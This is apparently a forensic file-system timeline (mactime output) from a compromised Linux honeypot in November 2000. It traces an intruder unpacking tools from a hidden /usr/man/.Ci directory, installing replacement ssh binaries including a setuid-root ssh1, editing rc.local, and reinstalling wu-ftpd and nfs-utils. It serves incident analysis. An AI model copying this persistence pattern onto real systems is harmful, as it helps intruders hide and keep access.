                             24 ma. lrwxrwxrwx root     root     125316   <honeypot.hda5.dd-dead-125316>
                             31 ma. lrwxrwxrwx root     root     125302   <honeypot.hda5.dd-dead-125302>
                             15 ma. lrwxrwxrwx root     root     63793    <honeypot.hda5.dd-dead-63793>
                             14 ma. lrwxrwxrwx root     root     63791    <honeypot.hda5.dd-dead-63791>
                             22 ma. lrwxrwxrwx root     root     125309   <honeypot.hda5.dd-dead-125309>
                             26 ma. lrwxrwxrwx root     root     125324   <honeypot.hda5.dd-dead-125324>
                             28 ma. lrwxrwxrwx root     root     125301   <honeypot.hda5.dd-dead-125301>
                             22 ma. lrwxrwxrwx root     root     125315   <honeypot.hda5.dd-dead-125315>
                             14 ma. lrwxrwxrwx root     root     63788    <honeypot.hda5.dd-dead-63788>
                             14 ma. lrwxrwxrwx root     root     63790    <honeypot.hda5.dd-dead-63790>
                             25 ma. lrwxrwxrwx root     root     125311   <honeypot.hda5.dd-dead-125311>
                             26 ma. lrwxrwxrwx root     root     125308   <honeypot.hda5.dd-dead-125308>
Wed Nov 08 2000 08:52:59 18698240 .a. -rw-r--r-- 1010     users    109791   <honeypot.hda5.dd-dead-109791>
                         18698240 .a. -/-rw-r--r-- 1010     users    109791   /usr/man/.Ci/ssh-1.2.27.tar (deleted)
Wed Nov 08 2000 08:53:01    26375 .a. -rw-r--r-- root     root     94360    <honeypot.hda5.dd-dead-94360>
```

```
Wed Nov 08 2000 08:53:03    72772 .a. -rw-r--r-- root     root     94364    <honeypot.hda5.dd-dead-94364>
                            78052 .a. -rw-r--r-- root     root     94365    <honeypot.hda5.dd-dead-94365>
                           604938 m.. -rwxr-xr-x root     root     94398    <honeypot.hda5.dd-dead-94398>
                            65408 .a. -rw-r--r-- root     root     94367    <honeypot.hda5.dd-dead-94367>
                            68316 .a. -rw-r--r-- root     root     94371    <honeypot.hda5.dd-dead-94371>
Wed Nov 08 2000 08:53:04    68232 .a. -rw-r--r-- root     root     94407    <honeypot.hda5.dd-dead-94407>
                            66876 .a. -rw-r--r-- root     root     94408    <honeypot.hda5.dd-dead-94408>
                            50804 .a. -rw-r--r-- root     root     94401    <honeypot.hda5.dd-dead-94401>
                            47348 .a. -rw-r--r-- root     root     94370    <honeypot.hda5.dd-dead-94370>
                            56092 .a. -rw-r--r-- root     root     94400    <honeypot.hda5.dd-dead-94400>
                            56876 .a. -rw-r--r-- root     root     94382    <honeypot.hda5.dd-dead-94382>
                            51168 .a. -rw-r--r-- root     root     94380    <honeypot.hda5.dd-dead-94380>
                            48936 .a. -rw-r--r-- root     root     94397    <honeypot.hda5.dd-dead-94397>
                            46848 .a. -rw-r--r-- root     root     94378    <honeypot.hda5.dd-dead-94378>
                            47536 .a. -rw-r--r-- root     root     94391    <honeypot.hda5.dd-dead-94391>
                           229440 .a. -rw-r--r-- root     root     140833   <honeypot.hda5.dd-dead-140833>
                           111812 .a. -rw-r--r-- root     root     94399    <honeypot.hda5.dd-dead-94399>
                            93260 .a. -rw-r--r-- root     root     94383    <honeypot.hda5.dd-dead-94383>
                            59996 .a. -rw-r--r-- root     root     94402    <honeypot.hda5.dd-dead-94402>
                            52828 .a. -rw-r--r-- root     root     94372    <honeypot.hda5.dd-dead-94372>
                            52680 .a. -rw-r--r-- root     root     94405    <honeypot.hda5.dd-dead-94405>
                            65932 .a. -rw-r--r-- root     root     94379    <honeypot.hda5.dd-dead-94379>
                            48248 .a. -rw-r--r-- root     root     94403    <honeypot.hda5.dd-dead-94403>
                            64952 .a. -rw-r--r-- root     root     94410    <honeypot.hda5.dd-dead-94410>
                            51512 .a. -rw-r--r-- root     root     94368    <honeypot.hda5.dd-dead-94368>
                             3660 .a. -rw-r--r-- root     root     94387    <honeypot.hda5.dd-dead-94387>
                           327262 m.. -rwxr-xr-x root     root     94411    <honeypot.hda5.dd-dead-94411>
                            51260 .a. -rw-r--r-- root     root     94404    <honeypot.hda5.dd-dead-94404>
                           643674 m.. -rwxr-xr-x root     root     94409    <honeypot.hda5.dd-dead-94409>
                            51436 .a. -rw-r--r-- root     root     94406    <honeypot.hda5.dd-dead-94406>
Wed Nov 08 2000 08:53:05    46584 .a. -rw-r--r-- root     root     94373    <honeypot.hda5.dd-dead-94373>
                            42644 .a. -rw-r--r-- root     root     94392    <honeypot.hda5.dd-dead-94392>
                           343586 m.. -rwxr-xr-x root     root     94413    <honeypot.hda5.dd-dead-94413>
                            52364 .a. -rw-r--r-- root     root     94369    <honeypot.hda5.dd-dead-94369>
                            49788 .a. -rw-r--r-- root     root     94377    <honeypot.hda5.dd-dead-94377>
                            71832 .a. -rw-r--r-- root     root     94394    <honeypot.hda5.dd-dead-94394>
                            50352 .a. -rw-r--r-- root     root     94366    <honeypot.hda5.dd-dead-94366>
                            65136 .a. -rw-r--r-- root     root     94385    <honeypot.hda5.dd-dead-94385>
                            49984 .a. -rw-r--r-- root     root     94375    <honeypot.hda5.dd-dead-94375>
                            55076 .a. -rw-r--r-- root     root     94414    <honeypot.hda5.dd-dead-94414>
                            50380 .a. -rw-r--r-- root     root     94384    <honeypot.hda5.dd-dead-94384>
                            48680 .a. -rw-r--r-- root     root     94388    <honeypot.hda5.dd-dead-94388>
                            54124 .a. -rw-r--r-- root     root     94386    <honeypot.hda5.dd-dead-94386>
                            44196 .a. -rw-r--r-- root     root     94393    <honeypot.hda5.dd-dead-94393>
                            50836 .a. -rw-r--r-- root     root     94390    <honeypot.hda5.dd-dead-94390>
                            41160 .a. -rw-r--r-- root     root     94395    <honeypot.hda5.dd-dead-94395>
                            51744 .a. -rw-r--r-- root     root     94389    <honeypot.hda5.dd-dead-94389>
                            45240 .a. -rw-r--r-- root     root     94376    <honeypot.hda5.dd-dead-94376>
                            67080 .a. -rw-r--r-- root     root     94412    <honeypot.hda5.dd-dead-94412>
                            51760 .a. -rw-r--r-- root     root     94396    <honeypot.hda5.dd-dead-94396>
                            63304 .a. -rw-r--r-- root     root     94374    <honeypot.hda5.dd-dead-94374>
Wed Nov 08 2000 08:53:06    21228 m.. -rwxr-xr-x root     root     94418    <honeypot.hda5.dd-dead-94418>
                           337617 m.. -rwxr-xr-x root     root     94415    <honeypot.hda5.dd-dead-94415>
                               23  .a.  l/lrwxrwxrwx  root         root         93246       /usr/lib/libcrypt.so  ->
../../lib/libcrypt.so.1
                             1024 m.c d/drwxr-x--- root     root     46369    /root
                               21  .a.  l/lrwxrwxrwx  root         root         93261       /usr/lib/libnsl.so  ->
../../lib/libnsl.so.1
                             1024 .a. d/drwxr-xr-x root     root     2047     /root/.ssh
                            21221 .a. -rwxr-xr-x 17275    games    93950    <honeypot.hda5.dd-dead-93950>
                               22  .a.  l/lrwxrwxrwx  root         root         93284       /usr/lib/libutil.so  ->
../../lib/libutil.so.1
                            81932 .a. -rw-r--r-- root     root     94416    <honeypot.hda5.dd-dead-94416>
                             3970 .a. -/-rw-r--r-- root     root     93239    /usr/lib/libbsd-compat.a
                            90424 m.. -rwxr-xr-x root     root     94417    <honeypot.hda5.dd-dead-94417>
                            47440 .a. -rw-r--r-- root     root     94381    <honeypot.hda5.dd-dead-94381>
                          1106314 .a. -rw-r--r-- root     root     79331    <honeypot.hda5.dd-dead-79331>
                               15 .a. l/lrwxrwxrwx root     root     93240    /usr/lib/libbsd.a -> libbsd-compat.a
Wed Nov 08 2000 08:53:08     1024 m.c d/drwxr-xr-x root     root     2047     /root/.ssh
                            12288 m.c -/-rw-rw-r-- root     root     26555    /etc/psdevtab
                            34816 .a. d/drwxr-xr-x root     root     24193    /dev
                              512 .a. -/-rw------- root     root     2048     /root/.ssh/random_seed
Wed Nov 08 2000 08:53:10      537 m.c -/-rw------- root     root     26570    /etc/ssh_host_key
                              880 .a. -/-rw-r--r-- root     root     26579    /etc/ssh_config
                              512 m.c -/-rw------- root     root     2048     /root/.ssh/random_seed
                              341 mac -/-rw-r--r-- root     root     26578    /etc/ssh_host_key.pub
Wed Nov 08 2000 08:53:11   604938 .a. -rwxr-xr-x root     root     94398    <honeypot.hda5.dd-dead-94398>
                                3 mac l/lrwxrwxrwx root     root     110001   /usr/local/bin/slogin -> ssh
                              880 .a. -rw-r--r-- 17275    games    93944    <honeypot.hda5.dd-dead-93944>
                           327262 mac -/-rwxr-xr-x root     root     110002   /usr/local/bin/ssh-keygen1
                                4 mac l/lrwxrwxrwx root     root     110000   /usr/local/bin/ssh -> ssh1
                               11 mac l/lrwxrwxrwx root      root      110003    /usr/local/bin/ssh-keygen -> ssh-
keygen1
                           327262 .a. -rwxr-xr-x root     root     94411    <honeypot.hda5.dd-dead-94411>
                              691 .a. -rw-r--r-- 17275    games    93948    <honeypot.hda5.dd-dead-93948>
                              880 m.c -/-rw-r--r-- root     root     26579    /etc/ssh_config
                           604938 mac -/-rws--x--x root     root     109999   /usr/local/bin/ssh1
Wed Nov 08 2000 08:53:12       21 mac l/lrwxrwxrwx root     root     110011   /usr/local/bin/make-ssh-known-hosts -
> make-ssh-known-hosts1
                           343586 .a. -rwxr-xr-x root     root     94413    <honeypot.hda5.dd-dead-94413>
                               10 mac l/lrwxrwxrwx root      root      110005    /usr/local/bin/ssh-agent -> ssh-
agent1
                            90424 .a. -rwxr-xr-x root     root     94417    <honeypot.hda5.dd-dead-94417>
                                8 mac l/lrwxrwxrwx root     root     110007   /usr/local/bin/ssh-add -> ssh-add1
                           343586 mac -/-rwxr-xr-x root     root     110004   /usr/local/bin/ssh-agent1
                           337617 .a. -rwxr-xr-x root     root     94415    <honeypot.hda5.dd-dead-94415>
                           337617 mac -/-rwxr-xr-x root     root     110006   /usr/local/bin/ssh-add1
                                4 mac l/lrwxrwxrwx root     root     110009   /usr/local/bin/scp -> scp1
                            90424 mac -/-rwxr-xr-x root     root     110008   /usr/local/bin/scp1
                                5 m.c l/lrwxrwxrwx root     root     33116    /usr/local/sbin/sshd -> sshd1
                            21228 .a. -rwxr-xr-x root     root     94418    <honeypot.hda5.dd-dead-94418>
                           643674 .a. -rwxr-xr-x root     root     94409    <honeypot.hda5.dd-dead-94409>
```

```
                          21228 mac -/-rwxr-xr-x root     root     110010   /usr/local/bin/make-ssh-known-hosts1
                         643674 m.c -/-rwxr-xr-x root     root     33115    /usr/local/sbin/sshd1
Wed Nov 08 2000 08:53:13       7 mac l/lrwxrwxrwx root     root     110027   /usr/local/man/man8/sshd.8 -> sshd1.8
                           4892 .a. -rw-r--r-- 17275    games    93959    <honeypot.hda5.dd-dead-93959>
                           5824 mac -/-rw-r--r-- root     root     110012   /usr/local/man/man1/ssh-keygen1.1
                           1076 .a. -/-rwxr-xr-x 1010     users    109802   /usr/man/.Ci/install-sshd (deleted)
                             10 mac l/lrwxrwxrwx root     root     110017   /usr/local/man/man1/ssh-add.1 -> ssh-
add1.1
                              6 mac l/lrwxrwxrwx root     root     110019   /usr/local/man/man1/scp.1 -> scp1.1
                          38572 .a. -rw-r--r-- root     root     94362    <honeypot.hda5.dd-dead-94362>
                           4892 mac -/-rw-r--r-- root     root     110018   /usr/local/man/man1/scp1.1
                              5 mac l/lrwxrwxrwx root     root     110021   /usr/local/man/man1/slogin.1 -> ssh.1
                              4 .a. l/lrwxrwxrwx root     root     30275    /bin/awk -> gawk
                           5824 .a. -rw-r--r-- 17275    games    93956    <honeypot.hda5.dd-dead-93956>
                         148848 .a. -/-rwxr-xr-x root     root     30276    /bin/gawk
                             12 mac l/lrwxrwxrwx root      root      110015    /usr/local/man/man1/ssh-agent.1 ->
ssh-agent1.1
                          12272 mac -/-rw-r--r-- root      root      110024    /usr/local/man/man1/make-ssh-known-
hosts1.1
                            955 m.c -/-rwxr-xr-x root     root     60486    /etc/rc.d/rc.local
                           6265 mac -/-rw-r--r-- root     root     110014   /usr/local/man/man1/ssh-agent1.1
                          38572 mac -/-rw-r--r-- root     root     110022   /usr/local/man/man1/ssh1.1
                         148848 .a. -/-rwxr-xr-x root     root     30276    /bin/gawk-3.0.4
                             13 mac l/lrwxrwxrwx root      root      110013    /usr/local/man/man1/ssh-keygen.1 ->
ssh-keygen1.1
                             23 mac l/lrwxrwxrwx root      root      110025    /usr/local/man/man1/make-ssh-known-
hosts.1 -> make-ssh-known-hosts1.1
                          37023 .a. -rw-r--r-- root     root     94361    <honeypot.hda5.dd-dead-94361>
                            684 m.c -/-rw-r--r-- root     root     26580    /etc/sshd_config
                           4096 m.c d/drwxr-xr-x root     root     107749   /usr/local/man/man8
                          37023 mac -/-rw-r--r-- root     root     110026   /usr/local/man/man8/sshd1.8
                           4007 mac -/-rw-r--r-- root     root     110016   /usr/local/man/man1/ssh-add1.1
                          20240 .a. -/-rwxr-xr-x root     root     30254    /bin/ln
                           1076 .a. -rwxr-xr-x 1010     users    109802   <honeypot.hda5.dd-dead-109802>
                           6265 .a. -rw-r--r-- 17275    games    93957    <honeypot.hda5.dd-dead-93957>
                          12272 .a. -rw-r--r-- root     root     94363    <honeypot.hda5.dd-dead-94363>
                           4007 .a. -rw-r--r-- 17275    games    93958    <honeypot.hda5.dd-dead-93958>
                              0 ma. -rwxr-xr-x root     root     94419    <honeypot.hda5.dd-dead-94419>
                              6 mac l/lrwxrwxrwx root     root     110023   /usr/local/man/man1/ssh.1 -> ssh1.1
                              6 mac l/lrwxrwxrwx root      root      110020    /usr/local/man/man1/slogin1.1 ->
ssh1.1
                           4096 m.c d/drwxr-xr-x root     root     107748   /usr/local/man/man1
Wed Nov 08 2000 08:53:28   16384 .a. d/drwxr-xr-x root     root     76966    /usr/man/man1
                           4096 .a. d/drwxr-xr-x root     root     107750   /usr/man/man4
                           8192 .a. d/drwxr-xr-x root     root     92359    /usr/man/man2
                          24576 .a. d/drwxr-xr-x root     root     30786    /usr/man/man3
                           4096 .a. d/drwxr-xr-x root     root     30789    /usr/local/games
                           4096 .a. d/drwxr-xr-x root     root     30792    /usr/man/man7
                           4096 .a. d/drwxr-xr-x root     root     107746   /usr/games
                           4096 .a. d/drwxr-xr-x root     root     123144   /usr/man/man5
                             12 .a. l/lrwxrwxrwx root     root     15395    /usr/bin/X11 -> ../X11R6/bin
                           4096 .a. d/drwxr-xr-x root     root     46184    /usr/src
                          12288 .a. d/drwxr-xr-x root     root     46183    /usr/man/man8
                          16384 .a. d/drwxr-xr-x root     root     15394    /usr/bin
                           4096 .a. d/drwxr-xr-x root     root     30791    /usr/local/sbin
                           6864 .a. -/-rwxr-xr-x root     root     17463    /usr/bin/whereis
                           4096 .a. d/drwxr-xr-x root     root     76967    /usr/man/mann
                           3072 .a. d/drwxr-xr-x root     root     48385    /sbin
                           4096 .a. d/drwxr-xr-x root     root     76968    /usr/libexec
                           4096 .a. d/drwxr-xr-x root     root     107747   /usr/local/bin
                           3072 .a. d/drwxr-xr-x root     root     34273    /lib
                           4096 .a. d/drwxr-xr-x root     root     15397    /usr/local/etc
                           2048 .a. d/drwxr-xr-x root     root     30241    /bin
                           4096 .a. d/drwxr-xr-x root     root     62260    /usr/src/linux-2.2.14
                           4096 .a. d/drwxr-xr-x root     root     15393    /usr/X11R6/bin
                           4096 .a. d/drwxr-xr-x root     root     76964    /usr/local/lib
                           4096 .a. d/drwxr-xr-x root     root     76962    /usr/etc
                           4096 .a. d/drwxr-xr-x root     root     15400    /usr/man/man6
                           4096 .a. d/drwxr-xr-x root     root     47853    /usr/man/manl
                           8192 .a. d/drwxr-xr-x root     root     92353    /usr/lib
                           4096 .a. d/drwxr-xr-x root     root     107751   /usr/share
                           4096 .a. d/drwxr-xr-x root     root     92356    /usr/local
                           4096 .a. d/drwxr-xr-x root     root     577      /usr/lib/emacs
                             12 .a. l/lrwxrwxrwx root     root     47001    /usr/src/linux -> linux-2.2.14
                           4096 .a. d/drwxr-xr-x root     root     123140   /usr/include
                           1024 .a. d/drwxr-xr-x root     root     44353    /opt
                           3072 .a. d/drwxr-xr-x root     root     26209    /etc
                           4096 .a. d/drwxr-xr-x root     root     92360    /usr/sbin
                           4096 .a. d/drwxr-xr-x root     root     123137   /usr/man
                           4096 .a. d/drwxr-xr-x root     root     61573    /usr/man/man9
                           4096 .a. d/drwxr-xr-x root     root     109423   /usr/src/redhat
Wed Nov 08 2000 08:53:33   32816 .a. -/-rwxr-xr-x root     root     30308    /bin/netstat
                             16 .a. l/lrwxrwxrwx root     root     34329    /lib/libutil.so.1 -> libutil-2.1.3.so
                              5 .a. l/lrwxrwxrwx root     root     33116    /usr/local/sbin/sshd -> sshd1
                            512 .a. -/-rw------- root     root     26581    /etc/ssh_random_seed
                          47008 .a. -/-rwxr-xr-x root     root     34328    /lib/libutil-2.1.3.so
                            537 .a. -/-rw------- root     root     26570    /etc/ssh_host_key
                              5 mac -/-rw-r--r-- root     root     34291    /var/run/sshd.pid
                         643674 .a. -/-rwxr-xr-x root     root     33115    /usr/local/sbin/sshd1
                            684 .a. -/-rw-r--r-- root     root     26580    /etc/sshd_config
                         202709 .a. -/-rw-r--r-- root     root     13       /boot/System.map-2.2.14-5.0
Wed Nov 08 2000 08:53:40   11382 ..c -/-rw-r--r-- root     root     125188   /usr/doc/wu-ftpd-2.6.0/CONTRIBUTORS
                           28539  ..c  -/-rw-r--r--  root           root           125191       /usr/doc/wu-ftpd-
2.6.0/HOWTO/VIRTUAL.FTP.SUPPORT
                            8928 ..c -/-rwxr-xr-x bin      bin      17488    /usr/bin/ftpwho
                           16384 m.c d/drwxr-xr-x root     root     76966    /usr/man/man1
                              37  ..c  -/-rw-r--r--  root           root           125200       /usr/doc/wu-ftpd-
2.6.0/examples/ftpgroups
                            4096 m.c d/drwxr-xr-x root     root     125190   /usr/doc/wu-ftpd-2.6.0/HOWTO
                             702 ..c -/-rw-r--r-- root      root      79048    /usr/man/man1/ftpwho.1.gz (deleted-
realloc)
                             701 ..c -/-rw-r--r-- root     root     79047    /usr/man/man1/ftpcount.1.gz (deleted-
```

```
realloc)
                            882  ..c  -/-rw-r--r--  root           root           125202       /usr/doc/wu-ftpd-
2.6.0/examples/ftpservers
                            484 ..c -/-rw------- root     root     26548    /etc/ftpaccess
                            702 ..c -/-rw-r--r-- root      root      79048    /usr/man/man1/ftpwho.1.gz-RPMDELETE
(deleted-realloc)
                            538  ..c  -/-rw-r--r--  root           root           125198       /usr/doc/wu-ftpd-
2.6.0/examples/ftpconversions
                           4396 ..c -/-rw-r--r-- root     root     125194   /usr/doc/wu-ftpd-2.6.0/TODO-RPMDELETE
(deleted-realloc)
                            314 ..c -/-rw-r--r-- root      root      16195    /etc/pam.d/ftp-RPMDELETE (deleted-
realloc)
                          18641  ..c  -/-rw-r--r--  root           root           125192       /usr/doc/wu-ftpd-
2.6.0/HOWTO/upload.configuration.HOWTO-RPMDELETE (deleted-realloc)
                           1866  ..c  -/-rw-r--r--  root           root           125197       /usr/doc/wu-ftpd-
2.6.0/examples/ftpaccess.heavy
                           1635 ..c -/-rw-r--r-- root     root     125207   /usr/man/man5/ftpservers.5.gz
                            137  ..c  -/-rw-r--r--  root           root           125199       /usr/doc/wu-ftpd-
2.6.0/examples/ftpconversions.solaris
                          18641  ..c  -/-rw-r--r--  root           root           125192       /usr/doc/wu-ftpd-
2.6.0/HOWTO/upload.configuration.HOWTO
                             78 ..c -/-rw-r--r-- root       root       60495     /etc/logrotate.d/ftpd-RPMDELETE
(deleted-realloc)
                           1024 m.c d/drwxr-xr-x root     root     60482    /etc/logrotate.d
                             78 ..c -/-rw-r--r-- root     root     60495    /etc/logrotate.d/ftpd
                            857 ..c -/-rw-r--r-- root     root     125205   /usr/man/man5/ftpconversions.5.gz
                            815 ..c -/-rw-r--r-- root     root     125206   /usr/man/man5/ftphosts.5.gz
                             83  ..c  -/-rw-r--r--  root           root           125203       /usr/doc/wu-ftpd-
2.6.0/examples/ftpusers
                           8928 ..c -/-rwxr-xr-x bin       bin       17488    /usr/bin/ftpwho-RPMDELETE (deleted-
realloc)
                            702 ..c -/-rw-r--r-- root     root     79048    /usr/man/man1/ftpwho.1.gz
                            404  ..c  -/-rw-r--r--  root           root           125196       /usr/doc/wu-ftpd-
2.6.0/examples/ftpaccess
                         112149 ..c -/-rw-r--r-- root     root     125187   /usr/doc/wu-ftpd-2.6.0/CHANGES
                            314 ..c -/-rw-r--r-- root     root     16195    /etc/pam.d/ftp
                           4096 m.c d/drwxr-xr-x root     root     125186   /usr/doc/wu-ftpd-2.6.0
                            104 ..c -/-rw------- root     root     26551    /etc/ftphosts
                             79 ..c -/-rw------- root     root     26552    /etc/ftpusers
                          14006 ..c -/-rw-r--r-- root     root     125204   /usr/man/man5/ftpaccess.5.gz
                           1024 m.c d/drwxr-xr-x root     root     16144    /etc/pam.d
                            701 ..c -/-rw-r--r-- root     root     79047    /usr/man/man1/ftpcount.1.gz
                            190  ..c  -/-rw-r--r--  root           root           125201       /usr/doc/wu-ftpd-
2.6.0/examples/ftphosts
                           4396 ..c -/-rw-r--r-- root     root     125194   /usr/doc/wu-ftpd-2.6.0/TODO
                           3185 ..c -/-rw-r--r-- root     root     125193   /usr/doc/wu-ftpd-2.6.0/README
                            456 ..c -/-rw------- root     root     26549    /etc/ftpconversions
                             39 ..c -/-rw------- root     root     26550    /etc/ftpgroups
                           4096 m.c d/drwxr-xr-x root     root     125195   /usr/doc/wu-ftpd-2.6.0/examples
                           2580 ..c -/-rw-r--r-- root     root     125189   /usr/doc/wu-ftpd-2.6.0/ERRATA
                           1490 ..c -/-rw-r--r-- root     root     125208   /usr/man/man5/xferlog.5.gz
                           8928 ..c -/-rwxr-xr-x bin      bin      17487    /usr/bin/ftpcount
                             83  ..c  -/-rw-r--r--  root           root           125203       /usr/doc/wu-ftpd-
2.6.0/examples/ftpusers-RPMDELETE (deleted-realloc)
                          16384 m.c d/drwxr-xr-x root     root     15394    /usr/bin
Wed Nov 08 2000 08:53:41   195637 .a. -/-rw-r--r-- 1010     users    109866   /usr/man/.Ci/wuftpd.rpm (deleted)
                            5272 ..c -/-rw-r--r-- root     root     48296    /usr/man/man8/ftpd.8.gz
                              12 .a. l/lrwxrwxrwx root     root     93022    /usr/lib/libgd.so.1 -> libgd.so.1.2
                           10438 ..c -/-rwxr-xr-x bin      bin      93882    /usr/sbin/xferstats
                          156353 .a. -/-rwxr-xr-x root     root     93021    /usr/lib/libgd.so.1.2
                            7792 ..c -/-rwxr-xr-x bin      bin      93875    /usr/sbin/ckconfig
                               7 .ac l/lrwxrwxrwx bin      bin      93879    /usr/sbin/in.wuftpd -> in.ftpd
                             846 ..c -/-rw-r--r-- root     root     48297    /usr/man/man8/ftprestart.8.gz
                          195637 .a. -rw-r--r-- 1010     users    109866   <honeypot.hda5.dd-dead-109866>
                            1583 ..c -/-rw-r--r-- root     root     48298    /usr/man/man8/ftpshut.8.gz
                               7 .ac l/lrwxrwxrwx bin      bin      93881    /usr/sbin/wu.ftpd -> in.ftpd
                          767016 .a. -/-rwx------ root     root     30297    /bin/linuxconf
                            8112 ..c -/-rwxr-xr-x bin      bin      93876    /usr/sbin/ftprestart
                            1350 ..c -/-rw-r--r-- root     root     48299    /usr/man/man8/privatepw.8.gz
                          162608 ..c -/-rwxr-xr-x bin      bin      94420    /usr/sbin/in.ftpd
                           10448 ..c -/-rwxr-xr-x bin      bin      93880    /usr/sbin/privatepw
                           10800 ..c -/-rwxr-xr-x bin      bin      93877    /usr/sbin/ftpshut
Wed Nov 08 2000 08:53:43       71 .a. -rwxr-xr-x 1010     users    109867   <honeypot.hda5.dd-dead-109867>
                              45 .a. -/-rw-r--r-- root     root     139805   /usr/lib/linuxconf/redhat/squid.paths
                              39    .a.    -/-rw-r--r--    root                    root                    139782
/usr/lib/linuxconf/redhat/managerpm.paths
                          264822    .a.    -/-rwxr-xr-x    root                    root                    139793
/usr/lib/linuxconf/redhat/redhat.so.1.17.2
                              71 .a. -/-rwxr-xr-x 1010     users    109867   /usr/man/.Ci/install-wu (deleted)
                            1105 .a. -/-rw-r--r-- root      root      16760    /usr/lib/linuxconf/help.eng/redhat-
msg-1.17r2.eng
                              33 .a. -/-rw-r--r-- root     root     26497    /etc/redhat-release
                              36    .a.    -/-rw-r--r--    root                    root                    139780
/usr/lib/linuxconf/redhat/mailconf.paths
                             314 .a. -/-rw------- root     root     26506    /etc/conf.linuxconf
                             313    .a.    -/-rw-r--r--    root                    root                    139778
/usr/lib/linuxconf/redhat/linuxconf.paths
                           44269    .a.    -/-rw-r--r--    root                    root                     16732
/usr/lib/linuxconf/help.eng/linuxconf-msg-1.17r2.eng
                            4096 .a. d/drwxr-xr-x root     root     139767   /usr/lib/linuxconf/redhat
Wed Nov 08 2000 08:53:47    17151 .a. -/-rw-r--r-- root     root     124994   /usr/lib/rpm/macros
                           49152 .a. -/-rw-r--r-- root     root     8070     /var/lib/rpm/requiredby.rpm
                            3683 .a. -/-rw-r--r-- root     root     124996   /usr/lib/rpm/rpmpopt
                           16384 .a. -/-rw-r--r-- root     root     8071     /var/lib/rpm/conflictsindex.rpm
                            7716 .a. -/-rw-r--r-- root     root     124997   /usr/lib/rpm/rpmrc
                           16384 .a. -/-rw-r--r-- root     root     8067     /var/lib/rpm/nameindex.rpm
                          886424 .a. -/-rwxr-xr-x root     root     30312    /bin/rpm
Wed Nov 08 2000 08:53:49        2377 ..c -/-rw-r--r--  root         root         125423      /usr/doc/nfs-utils-
0.1.9.1/node27.html
                            3479  ..c  -/-rw-r--r--  root           root           125407       /usr/doc/nfs-utils-
0.1.9.1/node12.html
                             291 ..c -/-rw-r--r-- root     root     125399   /usr/doc/nfs-utils-0.1.9.1/THANKS
```

```
                          563 ..c -/-rw-r--r-- root     root     125395   /usr/doc/nfs-utils-0.1.9.1/INSTALL
                         8743  ..c  -/-rw-r--r--  root           root           125411      /usr/doc/nfs-utils-
0.1.9.1/node16.html
                        36784 ..c -/-rwxr-xr-x root     root     94421    /usr/sbin/rpc.mountd
                         4444 ..c -rw-r--r-- root     root     63132    <honeypot.hda5.dd-dead-63132>
                            0 ..c -/-rw-r--r-- root     root     50404    /var/lib/nfs/xtab-RPMDELETE (deleted-
realloc)
                            0 ..c -/-rw-r--r-- root     root     50403    /var/lib/nfs/rmtab
                         2903 ..c -rw-r--r-- root     root     63129    <honeypot.hda5.dd-dead-63129>
                            9 .ac l/lrwxrwxrwx root       root       47820      /usr/man/man8/rpc.nfsd.8.gz ->
nfsd.8.gz
                           10 mac l/lrwxrwxrwx root       root       48464      /usr/man/man8/rpc.lockd.8.gz ->
lockd.8.gz
                         6352 ..c -/-rwxr-xr-x root     root     93732    /usr/sbin/nfsstat
                         2165  ..c  -/-rw-r--r--  root           root           125414      /usr/doc/nfs-utils-
0.1.9.1/node19.html
                         3989 ..c -rw-r--r-- root     root     63134    <honeypot.hda5.dd-dead-63134>
                       180703 .a. -rw-r--r-- 1010     users    109865   <honeypot.hda5.dd-dead-109865>
                          805 ..c -/-rw-r--r-- root     root     47824    /usr/man/man8/showmount.8.gz
                         4096 m.c d/drwxr-xr-x root     root     30785    /usr/doc
                         4517 ..c -/-rw-r--r-- root     root     125400   /usr/doc/nfs-utils-0.1.9.1/TODO
                         2626 ..c -/-rw-r--r-- root     root     125404   /usr/doc/nfs-utils-0.1.9.1/node1.html
                         2786  ..c  -/-rw-r--r--  root           root           125413      /usr/doc/nfs-utils-
0.1.9.1/node18.html
                         2399 ..c -/-rw-r--r-- root     root     125415   /usr/doc/nfs-utils-0.1.9.1/node2.html
                         2305 ..c -/-rw-r--r-- root     root     125398   /usr/doc/nfs-utils-0.1.9.1/README
                         4157 ..c -rw-r--r-- root     root     63133    <honeypot.hda5.dd-dead-63133>
                         4615  ..c  -/-rw-r--r--  root           root           125406      /usr/doc/nfs-utils-
0.1.9.1/node11.html
                         2291  ..c  -/-rw-r--r--  root           root           125417      /usr/doc/nfs-utils-
0.1.9.1/node21.html
                         2903 ..c -/-rw-r--r-- root     root     125424   /usr/doc/nfs-utils-0.1.9.1/node3.html
                         6960 ..c -/-rwxr-xr-x root      root      48485     /sbin/rpcdebug-RPMDELETE (deleted-
realloc)
                           11 .ac l/lrwxrwxrwx root       root       47819      /usr/man/man8/rpc.mountd.8.gz ->
mountd.8.gz
                         6244 ..c -/-rw-r--r-- root     root     124763   /usr/man/man5/exports.5.gz-RPMDELETE
(deleted-realloc)
                         1024 .a. d/drwxr-xr-x root     root     32258    /etc/rc.d/rc6.d
                         3368 ..c -/-rwxr-xr-x root     root     94422    /usr/sbin/rpc.nfsd
                         4444 ..c -/-rw-r--r-- root     root     125427   /usr/doc/nfs-utils-0.1.9.1/node6.html
                          718 ..c -/-rw-r--r-- root      root      47825     /usr/man/man8/statd.8.gz-RPMDELETE
(deleted-realloc)
                        13506  ..c  -/-rw-r--r--  root           root           125418      /usr/doc/nfs-utils-
0.1.9.1/node22.html
                        15230 ..c -rw-r--r-- root     root     63127    <honeypot.hda5.dd-dead-63127>
                         2756 ..c -rw-r--r-- root     root     63135    <honeypot.hda5.dd-dead-63135>
                        15226  ..c  -/-rw-r--r--  root           root           125420      /usr/doc/nfs-utils-
0.1.9.1/node24.html
                          332 ..c -/-rw-r--r-- root     root     48461    /usr/man/man8/nhfsnums.8.gz
                         2848 ..c -/-rwxr-xr-x root     root     48483    /sbin/rpc.lockd
                          718 ..c -/-rw-r--r-- root     root     47825    /usr/man/man8/statd.8.gz
                          476 ..c -/-rw-r--r-- root     root     47823    /usr/man/man8/rquotad.8.gz
                          235 ..c -/-rw-r--r-- root     root     48462    /usr/man/man8/nhfsrun.8.gz
                         9104 ..c -/-rwxr-xr-x root     root     93737    /usr/sbin/showmount
                        18640 ..c -/-rwxr-xr-x root     root     93733    /usr/sbin/nhfsstone
                         1246 ..c -/-rw-r--r-- root     root     47816    /usr/man/man8/mountd.8.gz
                        33711 .a. -/-rw-r--r-- root     root     61711    /usr/lib/gconv/gconv-modules
